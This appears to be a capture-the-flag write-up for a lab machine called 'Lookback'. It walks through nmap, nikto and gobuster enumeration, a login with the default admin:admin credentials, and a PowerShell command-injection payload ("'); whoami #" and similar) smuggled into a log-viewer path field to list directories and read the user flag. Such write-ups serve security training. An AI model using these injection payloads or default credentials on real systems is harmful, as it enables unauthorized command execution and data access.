Lookback

> **Instructions**
>
> The Lookback company has just started the integration with Active Directory. Due to the coming deadline, the system integrator had to rush the deployment of the environment. Can you spot any vulnerabilities?
>
> Start the Virtual Machine by pressing the Start Machine button at the top of this task. You may access the VM using the AttackBox or your VPN connection. This machine does not respond to ping (ICMP).
>
> Can you find all the flags?
>
> The VM takes about 5/10 minutes to fully boot up.
>
> *Sometimes to move forward, we have to go backward.*
>
> *So if you get stuck, try to look back!*

Enumeration


Network

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.107.161
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-26 00:43 EDT
Nmap scan report for 10.10.107.161
Host is up (0.19s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 80,443,3389 10.10.107.161
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-26 00:44 EDT
Nmap scan report for 10.10.107.161
Host is up (0.19s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
443/tcp  open  ssl/https
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7
| Subject Alternative Name: DNS:WIN-12OUO7A66M7, DNS:WIN-12OUO7A66M7.thm.local
| Not valid before: 2023-01-25T21:34:02
|_Not valid after:  2028-01-25T21:34:02
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7.thm.local
| Not valid before: 2023-07-25T04:35:33
```

```
|_Not valid after:  2024-01-24T04:35:33
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: WIN-12OUO7A66M7
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: WIN-12OUO7A66M7.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-07-26T04:47:31+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m23s

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   186.27 ms 10.8.0.1
2   186.58 ms 10.10.107.161

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.67 seconds
```

Web




Click **Accept the Risk and Continue**



Use `nikto` to scant the host

```
┌──(kali㉿kali)-[~]
└─$ nikto -host http://10.10.107.161
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.107.161
+ Target Hostname:    10.10.107.161
+ Target Port:        80
+ Start Time:         2023-07-26 01:03:40 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
^[[A^[[A^[[A+ All CGI directories 'found', use '-C none' to test none
+ /Autodiscover/Autodiscover.xml: Retrieved x-powered-by header: ASP.NET.
+ /Autodiscover/Autodiscover.xml: Uncommon header 'x-feserver' found, with contents: WIN-12OUO7A66M7.
+ /Rpc: Uncommon header 'request-id' found, with contents: 68a1080c-4323-4652-9158-035eaae224dc.
+ /Rpc: Default account found for '' at (ID 'admin', PW 'admin'). Generic account discovered.. See: CWE-16
```

Use the above creds to login




Oops! It's look like we cannot exploit anything here. Get back and scan the directories

```
┌──(kali㉿kali)-[~/SublimeText]
└─$ gobuster dir -w /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt --no-error -t 40 -u https://10.10.107.161/ -k --exclude-
length 0
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.107.161/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          0
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/26 01:10:45 Starting gobuster in directory enumeration mode
===============================================================
/test                 (Status: 401) [Size: 1293]
/*checkout*          (Status: 400) [Size: 3490]
/Test                 (Status: 401) [Size: 1293]
/owa                  (Status: 302) [Size: 209] [--> https://10.10.107.161/owa/auth/logon.aspx?url=https%3a%2f%2f10.10.107.161%2fowa&reas
on=0]
/*docroot*           (Status: 400) [Size: 3490]
/*                   (Status: 400) [Size: 3490]
/http%3A%2F%2Fwww     (Status: 400) [Size: 3490]
/http%3A              (Status: 400) [Size: 3490]
/q%26a                (Status: 400) [Size: 3490]
/**http%3a            (Status: 400) [Size: 3490]
/*http%3A             (Status: 400) [Size: 3490]
/ecp                  (Status: 302) [Size: 209] [--> https://10.10.107.161/owa/auth/logon.aspx?url=https%3a%2f%2f10.10.107.161%2fecp&reas
on=0]
/**http%3A            (Status: 400) [Size: 3490]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 3490]
/http%3A%2F%2Fblogs   (Status: 400) [Size: 3490]
/http%3A%2F%2Fblog    (Status: 400) [Size: 3490]
/**http%3A%2F%2Fwww   (Status: 400) [Size: 3490]
/s%26p                (Status: 400) [Size: 3490]
/%3FRID%3D2671        (Status: 400) [Size: 3490]
/devinmoore*          (Status: 400) [Size: 3490]
/27079%5Fclassicpeople2%2Ejpg (Status: 302) [Size: 146] [--> /owa/27079_classicpeople2.jpg]
/children%2527s_tent  (Status: 400) [Size: 3490]
/tiki%2Epng           (Status: 302) [Size: 130] [--> /owa/tiki.png]
```

```
/200109*              (Status: 400) [Size: 3490]
/*dc_                 (Status: 400) [Size: 3490]
/*sa_                 (Status: 400) [Size: 3490]
/squishdot_rss10%2Etxt (Status: 302) [Size: 141] [--> /owa/squishdot_rss10.txt]
/b33p%2Ehtml          (Status: 302) [Size: 131] [--> /owa/b33p.html]
/help%2523drupal      (Status: 400) [Size: 3490]
/http%3A%2F%2Fcommunity (Status: 400) [Size: 3490]
/Clinton%20Sparks%20%26%20Diddy%20-%20Dont%20Call%20It%20A%20Comeback%28RuZtY%29 (Status: 400) [Size: 3490]
/Chamillionaire%20%26%20Paul%20Wall-%20Get%20Ya%20Mind%20Correct (Status: 400) [Size: 3490]
/DJ%20Haze%20%26%20The%20Game%20-%20New%20Blood%20Series%20Pt (Status: 400) [Size: 3490]
/http%3A%2F%2Fradar   (Status: 400) [Size: 3490]
/q%26a2               (Status: 400) [Size: 3490]
/login%3f             (Status: 400) [Size: 3490]
/Shakira%20Oral%20Fixation%201%20%26%202 (Status: 400) [Size: 3490]
/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 3490]
/http%3A%2F%2Fweblog  (Status: 400) [Size: 3490]
/http%3A%2F%2Fswik    (Status: 400) [Size: 3490]
Progress: 220560 / 220561 (100.00%)
===============================================================
2023/07/26 01:29:25 Finished
===============================================================
```

Choose the path of the result which is `/test`




Click on the **Accept the Risk and Continue** button, a pop-up window appears and requires a creds to access. Use the previous one to login (`admin`:`admin`)


The first flag is here!

Exploit

The **LOG ANALYZER** looks like an application to take the input as **path** and display its content. By default, it is displaying the content of **BitlockerActiveMonitoringLogs**




Try a random input string and the response content is an error message:




As expect, the work-flow is similar to what we thought. The application read the input at **Path** field and parse it into the `Get-Content()` function at directory `C:/`, then return the value.

Try to input another legit path which is an update log file of windows:



It worked correctly!

It's time to use some trick which injects the input data:



- `')`: to close the bracket of `Get-Content('C:/<INPUT_PATH>`
- `;`: semi-colon is used to concatenate the current command with another one
- `whoami`: command that we want to execute
- `#`: set the following command as comment which would not be executed and would not return errors

The return value is placed at the last line: `thm\admin` → The injection was successful

Next, keep enumerating the directories to looking for the **user flag**

LOG ANALYZER

Path: Windows\WindowsUpdate.log'); dir ..\..\..\Users #

Run

```
Windows Update logs are now generated using ETW (Event Tracing for Windows).
Please run the Get-WindowsUpdateLog PowerShell command to convert ETW traces into a readable WindowsUpdate.log.


For more information, please visit https://go.microsoft.com/fwlink/?LinkId=518345


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        1/25/2023  12:54 PM                .NET v4.5
d-----        1/25/2023  12:54 PM                .NET v4.5 Classic
d-----        3/21/2023  11:40 AM                Administrator
d-----        2/21/2023  12:31 AM                dev
d-r---        1/25/2023   8:15 PM                Public
```

```
Windows\WindowsUpdate.log'); dir ..\..\..\Users\dev\Desktop #
```

LOG ANALYZER

Path: Windows\WindowsUpdate.log'); dir ..\..\..\Users\d

Run

```
Windows Update logs are now generated using ETW (Event Tracing for Windows).
Please run the Get-WindowsUpdateLog PowerShell command to convert ETW traces into a readable WindowsUpdate.log.


For more information, please visit https://go.microsoft.com/fwlink/?LinkId=518345


    Directory: C:\Users\dev\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/21/2023  12:28 PM            512 TODO.txt
-a----        2/12/2023  11:53 AM             29 user.txt
```

```
Windows\WindowsUpdate.log'); more ..\..\..\Users\dev\Desktop\user.txt #
```

LOG ANALYZER

Path: Windows\WindowsUpdate.log'); more ..\..\..\User:

Run


```
Windows Update logs are now generated using ETW (Event Tracing for Windows).
Please run the Get-WindowsUpdateLog PowerShell command to convert ETW traces into a readable WindowsUpdate.log.


For more information, please visit https://go.microsoft.com/fwlink/?LinkId=518345
THM{Stop_Reading_Start_Doing}
```

The **user flag** is placed at `C:\Users\dev\Desktop\user.txt`

Privilege Escalation

In the same directory, the file **TODO.txt** might contain hints for us to continue exploiting


TODO.txt



Focus on the line `Install the Security Update for MS Exchange [TO BE DONE]` → This is not the **DONE** task → The **MS Exchange** might be out-of-date and could be vulnerable.

This page contains the information of:

- **Command** to view the version of the **MS Exchange** (Microsoft Exchange Server)
- Get the **Product name** of each version



